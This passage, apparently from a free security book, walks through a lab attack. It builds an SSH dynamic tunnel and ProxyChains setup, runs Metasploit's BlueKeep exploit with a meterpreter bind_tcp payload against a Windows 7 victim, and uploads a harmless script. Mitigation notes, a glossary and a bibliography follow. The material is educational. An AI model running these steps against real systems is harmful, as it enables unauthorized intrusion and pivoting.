

Fig 97. Enable routing in /etc/sysctl.conf. Own source.

The changes are applied by executing the following command:

```
(root user)# sysctl -p
```

4.1.7.4 Preparing Kali Linux (Attacking Machine)

For this machine, configure the adapter with the IP 10.0.1.2/24 and set 10.0.1.1 as the gateway (Linux router).



Fig 98. Configuring network adapter in Kali Linux. Own source.

We are going to create a dynamic tunnel against the victim Ubuntu Linux machine (10.0.2.2), as we have seen in the Dynamic Port Forwarding section, with the following command:

```
$ ssh -D 1080 ddiego@10.0.2.2 -N
```

After this, we are going to configure the ProxyChains tool configuration file that will allow us to use the machine on which we have the SSH tunnel (10.0.2.2) as a SOCKS proxy server.

```
$ sudo vi /etc/proxychains4.conf
```

Let's go to the final part of the file, and the content that should be the following:

Fig 99. SOCKS proxy configuration /etc/proxychains4.conf. Own source.

4.1.7.5 BlueKeep Attack with Metasploit and a Dynamic SSH Tunnel

Prior to the attack, we are going to test our SOCKS proxy by scanning the victim machine 10.0.1.3 and the RDP port using ProxyChains:



Fig 100. Scanning the victim machine with ProxyChains. Own source.

As you can see in the image above, the port appears open, so the attack is then carried out by starting Metasploit with *msfconsole* command.

The tool is configured with our SOCKS5 proxy, and the type of BlueKeep attack is selected:



Fig 101. Configuring proxy and checking for BlueKeep exploit with Metasploit. Own source.

Then the victim Windows 7 is selected:



Fig 102. Selecting IP of victim in Metasploit. Own source.

The target system of the victim is selected as "Windows 7":



Fig 103. Selecting the victim's operating system with Metasploit. Own source.

We modify the payload by selecting *meterpreter/bind_tcp* so that it opens a port on the victim machine. This port can be modified in the LPORT option, in this case, the default port is left at 4444, and the verbose mode is also enabled:



Fig 104. Selecting the payload meterpreter bind_tcp and enabling verbose mode. Own source.

Now we execute the exploit with the *run* command until Meterpreter appears on the screen:



Fig 105. Running Metasploit attack with the run command. Own source.

On the victim machine, using *meterpreter/bind_tcp*, we are going to upload a script. This script in our test is an inoffensive script that shows a "Hello World" type message on the screen, but in the case of a real attacker, it could be a virus, malware, or another file that can leave our machine and network compromised. The script created is called *dsdsec.cmd* and has the following content:



Fig 106. Contents of the dsdsec.cmd script. Own source.

First, select the directory that contains the *dsdsec.cmd* script with the *lcd* command. Then, with the *upload* command, the file is uploaded to the victim machine, and finally, with the *execute* command, it is executed as a script on the Windows 7 machine, as you can see in the following image:



Fig 107. Execution process of the dsdsec.cmd script on the Windows 7 victim machine using Meterpreter. Own source.

Finally, on the victim Windows 7 machine, you can see the execution of the *dsdsec.cmd* script. Therefore, the machine and its network have been compromised.



Fig 108. Windows 7 victim machine compromised and running script from Metasploit. Own source.

In the previous SSH tunnel section, we have seen how to mitigate the creation of a proxy over OpenSSH. For example, we could disable the *AllowTcpForwarding* option by establishing restrictions in the user configuration, adding limitations and permissions on the user account.

There are also other ways to mitigate, such as setting firewall rules, ACLs, and user, command, or port restrictions. The problem is that a user with shell access to the Linux machine can create a SOCKS proxy without the need for OpenSSH. Simply with access to the shell, it is possible to create a proxy by running tools such as *socat*, as seen in previous sections, or even create a proxy in a simple way in Python. Therefore, monitoring, auditing, and applying restrictions are essential to detect and prevent activities of this type.

5. List of Tables

6. List of Figures

7. Glossary

A	
ACL (Access Control Lists)	Lists of control for access to a system or computer resource that allow, based on them, access, denial, or execution of operations on the system.
Apache Service	A classic and widely known open-source web server, licensed under Apache, that allows serving web pages reliably and robustly.
B	
Backup	A backup copy of data such as files or directories, used to recover or restore in case of error, deletion, or data loss.
C	
curl	An open-source program licensed under the MIT License, that allows accessing URLs via the command line. In addition to HTTP and HTTPS, it supports various protocols such as FTP, SCP, telnet, and LDAP, among others.
CVE (Common Vulnerabilities and Exposures)	A reference system that catalogs publicly known vulnerabilities, providing a unique identifier for each vulnerability.
D	
Dictionary attack	A type of attack that involves using a list of words contained in a file to test usernames or passwords. There are often dictionary files available on the

	internet with the most common passwords and usernames, or they can be created manually and tailored to a specific target.
DNS (Domain Name System)	Translates domain names to IP addresses, allowing devices to know where to route network-level traffic.
F	
Firewall	A security application that allows controlling, managing, and restricting connections on a device or network, thus protecting against unauthorized access.
H	
Hijacking	A technique or type of attack that allows an unauthorized user to take control of another person's computing resource illegally.
I	
IP (Internet Protocol Address)	A network address assigned to a device that identifies it, allowing it to communicate with other elements or devices on the network.
J	
JSON Format (JavaScript Object Notation)	A text format alternative to XML oriented towards the structured interchange of data. Another characteristic of this format is that it is easy to read.
Jump host	A device or server that acts as an intermediary to allow secure access to other networks, servers, or hosts

K	
Kali Linux	An open-source Linux distribution based on Debian, designed for penetration testing and security audits.
Keep Alive	Sometimes, SSH communication can be cut off if there is no transmission between the client and the server. This can be due to restrictions on the server itself or at the network layer, such as a rule on a firewall device or other network elements to prevent indefinite connections on the network. It is possible to configure this option to avoid such communication cuts by sending packets regularly to maintain connection persistence.
M	
Malware injection	A type of cyberattack that involves inserting malicious code into legitimate code, allowing the attacker to perform actions that compromise security.
Netcat	Utility also known as the Swiss Army knife of TCP/IP, which allows performing various actions on a network, such as connecting to services as a client, scanning ports, creating servers, or manipulating connections.
Netstat	A program available in Windows, Linux, and Unix systems that displays existing TCP network connections.
Nmap	An open-source scanner licensed under the GNU License that allows viewing open ports, gathering information, and even detecting vulnerabilities in devices or a network.

Nslookup	A program that allows you to obtain the IP address from a domain name by querying a configured DNS server.
O	
OpenSSH (Open Secure Shell)	Suite of applications with a BSD (Berkeley Software Distribution) free software license and open-source code, which allows secure connections through the SSH protocol. This application package includes both the client and server components.
P	
Payload	The part of malicious code that executes once a vulnerability is exploited. It can include actions such as creating a shell, opening a service, creating users, executing a program, or any other action the attacker desires.
Port Scanner	A tool used to identify the services associated with one or more network ports on a device.
PuTTY	An open-source SSH client licensed under the MIT License. It is a widely used program on Windows, although it also has a version for Unix.
Q	
QR Code	The evolution of the barcode, allowing the storage of information data. It usually includes a link to a webpage.

R	
RDP (Remote Desktop Protocol)	Remote Desktop Protocol for Windows systems, also known as Terminal Services.
S	
Script	A program created with an interpreted language such as Python, Perl, Bash, etc. This type of code does not need to be compiled beforehand and, when run, only requires an interpreter to operate.
SSH (Secure Shell)	Protocol that allows access and management to a remote server or system through secure encryption. By default, this protocol uses port 22/tcp.
SOCKS proxy server	A proxy server that routes packets from various protocols, creating an encapsulation and acting as an intermediary in communication. This ensures that the destination server does not know the client's real address. Additionally, it offers the versatility to be used for applications other than traditional HTTP.
SSH Tunnel	A technique that allows encapsulating a network protocol using the SSH protocol. For example, it enables creating an HTTP connection within an SSH connection, adding an extra layer of security and allowing access to networks outside our local scope.
Sudo	A utility for operating systems that allows non-privileged users to run applications, services, or perform actions that require the privileges of another user. It is commonly used to enable a non-privileged user to execute programs as a superuser or root.

T	
Two-Factor Authentication (2FA)	An authentication system that allows user authorization with an additional confirmation measure beyond the classic username and password entry method. As the name suggests, this identification method requires two forms of authentication to validate access.
U	
Ubuntu Server 22.04 LTS	A distribution of the Ubuntu Linux operating system that provides Long Term Support, ensuring updates for the system for 5 years for standard support, 10 years for professional subscription support, and 12 years for the Legacy version.
URL (Uniform Resource Locator)	The address of a web page or an online resource.
X	
X11	A graphical windowing system that, in the case of SSH, allows the execution of programs requiring a graphical environment or even starting a desktop on the server to which you are connected, remotely
xclock	An application that displays a clock graphically in an X Window System.
xeyes	A graphical application for the X Window System that displays a pair of eyes that follow the user's mouse pointer.
xterm	A terminal emulator for the X Window System.

8. How to Collaborate

First of all, thank you for reading this book. Below, I will list various ways to collaborate with us. If you think of any other type of collaboration, don't hesitate to contact us:

1. **Share this book and other DsD Team publications:** You can do this by linking to us through your social media, favorite forums, or on your website or blog. This helps us spread and share knowledge, which we consider a very valuable and interesting action.

2. **Write and contribute an article or document for DsD Team:** If you want to participate by writing or creating interesting material, such as an article for the ezine, a document, or even a book like this one, you're invited. Remember that it should be an original, high-quality article, without plagiarism, and clearly structured.

3. **Donations:** Currently, we offer this book and other documents on the website for free. We appreciate any contributions to help cover the costs of hosting and domain**.** https://paypal.me/dsdsecurity

9. Bibliography

[1] G. Hernandez. "Linux - RHEL - Ubuntu & Electrical Computer Engineering - UT Austin Wikis." The University of Texas Austin. Accessed: Jan. 10, 2024. [Online]. Available: https://wikis.utexas.edu/display/eceit/Linux+-+RHEL+-+Ubuntu

[2] G. Speake, "Configuring the Base System," in *Eleventh Hour Linux+*, Syngress, 2010, ch. 4, pp. 41-60. [Online]. Available: https://doi.org/10.1016/B978-1-59749-497-7.00007-4.

[3] Red Hat. *Red Hat Linux 9: Customization Guide*. (2003). Accessed: Jan. 15, 2024. [Online]. Available: https://legacy.redhat.com/pub/redhat/linux/9/en/doc/RH-DOCS/rhl-cg-en-9/ch-openssh.html

[4] R. Beckett, D. Pearson, G. Miralla-Flores, T. Hayden, and S. Howard. *Linux Server Security Best Practices*. (2014). Accessed: Jan. 15, 2024. [Online]. Available: https://uits.kennesaw.edu/ocs/docs/procedures/LinuxSBPv2.pdf

[5] Warlock. "Exploiting X11 unauthenticated access." Infosec. Accessed: Feb. 24, 2024. [Online]. Available: https://resources.infosecinstitute.com/topics/hacking/exploiting-x11-unauthenticated-access/

[6] Red Hat. "CVE-2023-6377." Red Hat. Accessed: Feb. 24, 2024. [Online]. Available: https://access.redhat.com/security/cve/cve-2023-6377

[7] OpenSSH. "OpenSSH release-5.1." OpenSSH. Accessed: Feb. 29, 2024. [Online]. Available: https://www.openssh.com/txt/release-5.1

